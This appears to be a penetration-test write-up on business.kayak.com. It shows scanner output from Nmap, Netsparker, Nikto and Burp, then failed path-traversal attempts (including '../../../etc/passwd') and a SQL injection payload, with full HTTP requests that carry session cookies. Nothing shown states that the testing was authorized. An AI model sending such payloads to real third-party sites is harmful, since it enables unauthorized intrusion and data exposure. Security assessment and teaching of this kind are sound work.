


```
|       <head>
|       <title>Fastly error: unknown domain </title>
|       </head>
|       <body>
|       <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|_      <p>Details: cache-mrs10544-MRS</p></body></html>
| http-enum:
|_  /robots.txt: Robots file
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Varnish
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-vuln-cve2010-0738:
|_  /jmx-console/: Authentication was not required
|_http-trane-info: Problem with XML parsing of /evox/about
3 services unrecognized despite returning data. If you know the service/version, please submit the following finger
ice :
```

3. Netsparker

Netsparker is a web application vulnerability scanning and evaluation tool. It is made to detect security flaws in web applications automatically. To comprehensively examine online applications and find vulnerabilities like cross-site scripting (XSS), SQL injection, remote file inclusion, and more, Netsparker combines crawling and scanning approaches.

With the use of a number of detection techniques, such as signature-based scanning, behavior-based scanning, and manual confirmation, Netsparker seeks to deliver accurate and useful findings. Additionally, it has functions like authorized scanning, which enables testing in restricted regions in exchange for credentials.


netsparker

5/18/2023 3:15:25 PM (UTC+05:30)
Detailed Scan Report

http://business.kayak.com/
Scan Time : 5/18/2023 11:10:13 AM (UTC+05:30)
Scan Duration : 00:03:51:18

Total Requests: 181,361
Average Speed: 13.1r/s

Risk Level:
MEDIUM


VULNERABILITIES
16 IDENTIFIED
6 CONFIRMED
0 CRITICAL
0 HIGH
2 MEDIUM
4 LOW
5 BEST PRACTICE
5 INFORMATION

Identified Vulnerabilities

Critical	0
High	0
Medium	2
Low	4
Best Practice	5
Information	5
TOTAL	16

Confirmed Vulnerabilities

Critical	0
High	0
Medium	1
Low	2
Best Practice	0
Information	3
TOTAL	6



Vulnerability Summary

SEVERITY FILTER : ☑ CRITICAL ☑ HIGH ☑ MEDIUM ☑ LOW ☑ BEST PRACTICE ☑ INFORMATION


CONFIRM	VULNERABILITY	METHOD	URL
👤 ⚑	HTTP Strict Transport Security (HSTS) Policy Not Enabled	GET	https://business.kayak.com/
👤 ⚑	Weak Ciphers Enabled	GET	https://business.kayak.com/
👤 ⚑	Missing Content-Type Header	GET	http://business.kayak.com/cgi-bin/
👤 ⚑	Missing X-Frame-Options Header	GET	http://business.kayak.com/.well-known/
👤 ⚑	Cookie Not Marked as HttpOnly	GET	http://business.kayak.com/.well-known/
👤 ⚑	Cookie Not Marked as Secure	GET	https://business.kayak.com/
👤 💡	Content Security Policy (CSP) Not Implemented	GET	http://business.kayak.com/.well-known/
👤 💡	Expect-CT Not Enabled	GET	https://business.kayak.com/
👤 💡	Missing X-XSS-Protection Header	GET	http://business.kayak.com/cgi-bin/
👤 💡	SameSite Cookie Not Implemented	GET	http://business.kayak.com/
👤 💡	Subresource Integrity (SRI) Not Implemented	GET	https://business.kayak.com/login?redir=%2F
👤 ℹ	[Possible] Internal Path Disclosure (Windows)	GET	https://business.kayak.com/login?redir=%2Ftrips%2F*c%3A%2Fboot.ini
👤 ℹ	Missing object-src in CSP Declaration	GET	https://business.kayak.com/sherlock/opensearch/search
👤 ℹ	Cross-site Referrer Leakage through Referrer-Policy	GET	http://business.kayak.com/.well-known/
👤 ℹ	Forbidden Resource	GET	http://business.kayak.com/.htaccess
👤 ℹ	Robots.txt Detected	GET	http://business.kayak.com/robots.txt

I found 6 vulnerabilities including two medium and 4 low severity vulnerabilities.

4. Nikto

Nikto is an open-source online vulnerability scanner that focuses on detecting common web server and web application vulnerabilities. It is intended to thoroughly and rapidly check web servers for any potential security flaws.

Nikto runs a number of tests and inspections on a target web server to find security holes, configuration errors, and out-of-date software that might be used by hackers. It looks for well-known security problems including out-of-date server software, pre-configured files and configurations, unsafe server settings, and well-known vulnerabilities in online applications.



```
pubba@pubba-tecra-z40-a:~$ sudo nikto -h business.kayak.com
[sudo] password for pubba:
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          199.232.81.29
+ Target Hostname:    business.kayak.com
+ Target Port:        80
+ Start Time:         2023-05-18 13:40:33 (GMT5.5)
---------------------------------------------------------------------------
+ Server: KAYAK/1.0
+ Cookie mst_iBfK2w created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-sn-waf-code' found, with contents:
+ Uncommon header 'feature-policy' found, with contents: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
+ Root page / redirects to: https://business.kayak.com/
+ Cookie csid created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2c715bdf6fc2d438e4b99bab9deb2e96
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'content-security-policy' found, with contents: block-all-mixed-content
+ Uncommon header 'strict-transport-security' found, with contents: max-age=31536000; includeSubDomains
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Server banner has changed from 'KAYAK/1.0' to 'Varnish' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved via header: 1.1 varnish
+ Retrieved x-served-by header: cache-mrs10568-MRS
+ Uncommon header 'x-served-by' found, with contents: cache-mrs10568-MRS
+ Cookie cluster created without the httponly flag
+ Cookie kayak created without the httponly flag
+ Cookie kayak.mc created without the httponly flag
+ Uncommon header 'referrer-policy' found, with contents: origin-when-cross-origin
+ /SiteServer/admin/: Site Server components admin. Default account may be 'LDAP_Anonymous', pass is 'LdapPassword_1'. see http://www.wiretrip.net/rfp/p/doc.asp/i1/d69.h
tm
+ Uncommon header 'x-sn-waf' found, with contents: 1
+ Cookie mst_AAGsJA created without the httponly flag
+ Uncommon header 'fastly-restarts' found, with contents: 1
```


Figure 6: Nikto

These are the vulnerabilities, I found using Nikto tool.

5. Burp suite

Burp Suite is a complete testing and vulnerability assessment tool for online applications. It was created by PortSwigger, and security experts, penetration testers, and developers frequently use it to find and fix security flaws in online applications.

The process of finding security flaws in web applications is automated by the Burp Suite Scanner tool. It carries out active scanning by examining the inputs and outputs of web applications for widespread vulnerabilities like SQL injection, cross-site scripting (XSS), and others.



Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
3	15:30:49 18 May 2023	Issue found	TLS certificate	https://business.kayak.com	/		Medium	Certain
3	15:39:19 18 May 2023	Issue found	Link manipulation (DOM-based)	https://business.kayak.com	/mobile		Low	Firm
3	15:39:19 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/mobile		Low	Tentative
3	15:38:55 18 May 2023	Issue found	Link manipulation (DOM-based)	https://business.kayak.com	/help/lowfares		Low	Firm
3	15:38:54 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/help/lowfares		Low	Tentative
3	15:38:10 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/login		Low	Tentative
3	15:37:52 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/airline-fees		Low	Tentative
3	15:37:52 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/airline-fees		Low	Tentative
3	15:36:07 18 May 2023	Issue found	Link manipulation (DOM-based)	https://business.kayak.com	/careers		Low	Firm
3	15:36:07 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/careers		Low	Tentative
3	15:36:00 18 May 2023	Issue found	Open redirection (DOM-based)	https://business.kayak.com	/aos		Low	Tentative
3	15:30:50 18 May 2023	Issue found	Strict transport security not enforced	https://business.kayak.com	/		Low	Certain

Figure 7: Burp scan

These are the vulnerabilities during the burp vulnerability scan(figure 7). I found 12 vulnerabilities including one medium and 11 low severity vulnerabilities.

Exploitation and validation


In cybersecurity, exploitation and validation are two essential stages. Exploitation is the deliberate probing and attack of systems to find flaws, show the possible consequences of such shortcomings, and aid organizations in understanding their deficiencies. The process of checking and verifying the efficacy of security measures put in place to address such vulnerabilities is known as validation, on the other hand. It guarantees that the safeguards and fixes put in place are effective in stopping exploitation and safeguarding the system from possible dangers. A thorough cybersecurity assessment must include both exploitation and validation in order to help firms improve their security measures and reduce the risk of threats.

These are the vulnerabilities I discovered. I will exploit them one by one.

Path Traversal

An attacker can access files, folders, and instructions that may be located outside of the web page root directory using the Path Traversal attack technique. An attacker can force a website to execute or display the contents of arbitrary files located anywhere on the web server by manipulating a URL.

Vulnerable URL: https://business.kayak.com/login?redir=c%3A%2F



https://business.kayak.com/login?redir=c%3A%2F


I changed the highlighted texts to navigate to the particular directory but I cannot get access to the root folder or any other location. These are some URLs I entered.

https://business.kayak.com/login?redir=/


https://business.kayak.com/login?redir=/root/

https://business.kayak.com/login?redir=/home/

https://business.kayak.com/login?filename=../../../etc/passwd



```
Request Header - size:
502 bytes.

GET https://business.kayak.com/login?redir=c%3A%2F HTTP/1.1
Host: business.kayak.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64; rv:105.0esr) Gecko/20100101 Firefox/105.0esr
Pragma: no-cache
Cache-Control: no-cache
Referer: https://business.kayak.com
Cookie: Apache=e_d93Q-AAABiFyRavM-86-bjRXMg; cluster=5; p1.med.sid=R-5wDgvD$wPAV4qY_A3ad$r-P0ZEVfasRcOjb5sgXGClOCTyo09D4EUWXUU_f9phN;
mst_iBfK2w=0UX9LC6EUWB4IfoxO2KKxqdQ8ph0qHudANagtz40mVeoZIGbKHn5AwytifamQsJz9Lkbph2HRH0MJzqrteQ5hg
```



```
Response Header -
size: 1,432 bytes.

HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: Apache=e_d93Q-AAABiFyRavM-86-bjRXMg; Max-Age=86400000; Expires=Fri, 20 Feb 2026 09:52:43 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: cluster=5; Max-Age=2700; Expires=Sat, 27 May 2023 10:37:43 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: mst_iBfK2w=SKeltRpYOJMFPMTAAuyT54KOa6ZAe0VEI6fJ3UpXWTZD0PcivvzXLXXhYQfGUI1XStaQzAAYcK9pWXT0xbNOaQ; Expires=Sat, 27 May 2023
10:07:43 GMT; Path=/; HttpOnly
content-security-policy: upgrade-insecure-requests; frame-ancestors 'self'
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: origin-when-cross-origin
content-security-policy-report-only: default-src https: blob:; connect-src https:; font-src https: data:; frame-src https:; img-src https: data: blob:; media-src https:;
object-src https: data: blob:; script-src 'unsafe-inline' 'unsafe-eval' https:; style-src 'unsafe-inline' https: data:; worker-src blob:; report-uri
/s/run/cspreport/reportHttp
feature-policy: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
content-language: en-US
server: KAYAK/1.0
content-type: text/html;charset=UTF-8
x-sn-waf-code:
Accept-Ranges: bytes
Date: Sat, 27 May 2023 09:52:44 GMT
Vary: accept-encoding
Set-Cookie: csid=cd059d5c-4188-4f8f-b572-f52faac757f8; path=/; Secure; SameSite=Strict;
Cache-Control: private, no-store
Content-Length: 143193
```

I tried different ways but none of the ways not worked.
I think this a false positive vulnerability.


SQL injection

When malicious SQL code is entered into an online application's database query, it creates a form of vulnerability for web security known as SQL injection. It occurs when unreliable user input is included directly in a SQL query without being properly validated or sanitized.

A web application often leverages data provided by users to build SQL queries and communicate with the underlying database. However, an attacker can alter the input to insert malicious SQL code if the application does not adequately verify or sanitize the input. This inserted code may have unanticipated and maybe severe effects when the database executes it.

This is the target URL : https://business.kayak.com/log/client/messages


I attack this URL using this “16" AND "1"="1” then I got the following response using below request.



```
POST https://business.kayak.com/log/client/messages HTTP/1.1
Host: business.kayak.com
Connection: keep-alive
Content-Length: 3615
sec-ch-ua: "HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
Content-type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/113.0.5672.126 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: https://business.kayak.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://business.kayak.com/help/bots.html
Cookie: Apache=e_d93Q-AAABiFyRhus-35-ZNDTog; cluster=5; kayak=ysQHituVu_1sNEru6gN5; kayak.mc=AY08xxP0tngMWaCDwBJThVFK3FPL4Fjs1Mjo1EIEdPQWJCIUWdt1C
```

```
{"product":"REACT_STANDALONE","messages":[{"id":-1055942105,"groupId":195959763,"message":"CAPTCHA_REQUIRED","contentId":"16\" AND \"1\"=\"1",
"extraArgs":["error_getFormToken"],"level":"ERROR","type":"dev","context":{"custom":{"r9-version":"R668d"},"url":
"https://business.kayak.com/help/bots.html","cookiesEnabled":true,"screenWidth":800,"screenHeight":600,"winWidth":800,"winHeight":600,"userAgent":
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/113.0.5672.126 Safari/537.36","adblockEnabled":true,
"jsFiles":["https://content.r9cdn.net/res/js/polyfillio.js?v=40396c1fd6b448436eb46568798abf3c007d3174-frpreducers-nc&cluster=5",
"https://content.r9cdn.net/res/combined.js?v=1910de490241f7eae0dae6f6215e8525dbacceac-frpreducers&cluster=5",
"https://content.r9cdn.net/res/combined.js?v=efd67a59231710c52bac43485316f0910bb013b1-frpreducers&cluster=5&tag=ui/bots/pages/BotsPage"]},
"occurrences":1,"stackTrace":["Error"
```

This is the response



```
HTTP/1.1 302 Found
Connection: keep-alive
Content-Length: 0
expires: 0
location: /help/bots.html
cache-control: private, no-store
server: KAYAK/1.0
x-sn-waf-code:
Accept-Ranges: bytes
```

